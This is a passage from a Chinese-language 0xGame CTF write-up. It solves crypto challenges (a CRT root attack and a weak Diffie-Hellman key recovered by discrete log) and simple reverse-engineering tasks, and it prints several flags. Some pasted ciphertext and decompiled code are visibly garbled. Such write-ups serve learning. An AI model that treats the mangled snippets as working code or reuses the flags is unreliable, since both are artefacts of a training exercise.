M=q_*p_*n
M1,M2,M3,M4=M//q_,M//p_,M//p,M//q
t1=gm.invert(M1,q_)
t2=gm.invert(M2,p_)
t3=gm.invert(M3,p)
t4=gm.invert(M4,q)
x=(mq_*t1*M1+mp_*t2*M2+mp*t3*M3+mq*t4*M4)%M
m=gm.iroot(x,4)
print(m)#查看并手动赋值
m=404417766109752775060304108371211847467061640504259463265972631250536682994669
236200614913389949
print(m)
flag=long_to_bytes(m)
print(flag)

```

得到flag

```
b'0xGame{7881ed67088e9f72b860f8c376599785}'
```

中间的那个人

大概已经是本次密码学最简单的一道题了

题目

```

from secret import flag
from Crypto.Util.number import *
from Crypto.Cipher import AES
from hashlib import sha256
from random import *

p = getPrime(128)
g = 2
A = getrandbits(32)
B = getrandbits(32)

Alice = pow(g,A,p)
Bob = pow(g,B,p)
key = pow(Alice,B,p)
key = sha256(long_to_bytes(key)).digest()

iv = b"0xGame0xGameGAME"
aes = AES.new(key, AES.MODE_CBC, iv)
enc = aes.encrypt(flag)
print(f'g={g}\np={p}') #we tell
print(f'Bob={Bob}') #Bob tell
print(f'Alice={Alice}') #Alice tell

print(f'enc={enc}')#Here is they secret

```

```

...
g=2
p=250858685680234165065801734515633434653
Bob=33067794433420687511728239091450927373
Alice=235866450680721760403251513646370485539
enc=b's\x04\xbc\x8b\T6\x846\xd9\xd6\x83
y\xaaah\xde@\xc9\x17\xdc\x04v\x18\xef\xcf\xef\xc5\xfd|\x0e\xca\n\xbd#\x94{\x8e[.\x
xe8\xe1GU\xfa?\xda\x11w'
...

```

DH算法，可利用中间人攻击。根据Hint，用离散对数求出B，即可解码求出flag。

```

from Crypto.Util.number import *
from Crypto.Cipher import AES
from hashlib import sha256
import gmpy2 as gm
from sympy.nttheory import discrete_log
g=2
p=250858685680234165065801734515633434653
Bob=33067794433420687511728239091450927373
Alice=235866450680721760403251513646370485539
enc=b's\x04\xbc\x8b\T6\x846\xd9\xd6\x83
y\xaaah\xde@\xc9\x17\xdc\x04v\x18\xef\xcf\xef\xc5\xfd|\x0e\xca\n\xbd#\x94{\x8e[.\x
xe8\xe1GU\xfa?\xda\x11w'
B=discrete_log(p,Bob,g)
key = pow(Alice,B,p)
key = sha256(long_to_bytes(key)).digest()
iv = b"0xGame0xGameGAME"
aes = AES.new(key, AES.MODE_CBC, iv)
flag = aes.decrypt(enc)
flag=flag.decode()
print(flag)

```

0xGame{51393fe1fd5fc2df1bf018d06f0fa11d}

Reverse

符文解密师

用记事本打开即可

恭喜！这是通往下一步的钥匙：0xGame{18f03f86-9783-62b5-466d-fc84c28bad3b}

用IDA 打开即可看到钥匙：

```
push    offset aDeadc0de ; "deadc0de"
```

运行程序并输入

神秘的数字符号：100122100210212012202

请输入你的解密结果(纯小写十六进制)：

deadc0de

恭喜！这是通往下一步的钥匙：0xGame{18f03f86-9783-62b5-466d-fc84c28bad3b}

请按任意键继续... ■

编译逆旅者

下载得到一个.pyc文件，利用在线反编译工具反编译得到其源码

python工具

请选择pyc文件进行解密。支持所有Python版本

浏览... 未选择文件。

```
1 #!/usr/bin/env python
2 # visit https://tool.lu/pyc/ for more information
3 # Version: Python 3.11
4
5 import binascii
6
7 def main():
8     flag =
binascii.unhexlify(hex(0x307847616D657B63646539646331372D356133312D356330612D646633342D36633735623736343663
34627DL)[2:]).encode()
9     user_input = input('请输入一个秘密的数字: ')
10    if not len(user_input) != 13 or user_input.isdigit():
11        print('无效输入。必须是13位数字。')
12        return None
13    if None == '1145141919810':
14        print(f'''真理的旗帜: {flag}''')
15        return None
16    None('秘密的数字错误! ')
17
18 if __name__ == '__main__':
19     main()
20     return None
```

稍作修改后运行

The screenshot shows a terminal window with the following content:

```
编译逆旅者.py > ...
1 import binascii
2
3 def main():
4     flag = binascii.unhexlify(hex(0x307847616D657B63646539646331372D356133312D356330612D646633342D3663373562373634366334627D)[2:])
5     print(flag)
6
7 if __name__ == '__main__':
8     main()
```

Terminal output:

```
PS C:\Users\jyjzho\Desktop\编程\Python> & 'C:\Users\jyjzho\AppData\Local\Programs\Python\Python38\python.exe' 'c:\Users\jyjzho\.vscode\extensio
ns\ms-python.python-2023.18.0\pythonFiles\lib\python\debugpy\adapter/../debugpy\launcher' '6356' '--' 'C:\Users\jyjzho\Desktop\编
程\Python\编译逆旅者.py'
b'0xGame{cde9dc17-5a31-5c0a-df34-6c75b7646c4b}'
```

VS Code interface elements are visible on the right side of the terminal window.

码海舵师

用记事本打开

请输入密语: MHhHYW1le2ZjYmVlZWM3LTc3NTgtYmEyZi1jMDU5LTJmNWNhOWEzODc5YX0=

用IDA打开，在string view中找到密语

```
[s] .rdata:00... 00000041    C    ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/  
[s] .rdata:00... 0000003D    C    MHhHYW1le2ZjYmVlZWM3LTc3NTgtYmEyZi1jMDU5LTJmNWNhOWEzODc5YX0=  
[s] .rdata:00... 00000006    C    pause  
[s] .rdata:00... 0000003F    C ... D:\\CTF\\\\2023\\\\0xGame\\\\Week2\\\\码海舵师\\\\Release\\\\码海舵师. pdb
```

对其进行base64解码，得到flag

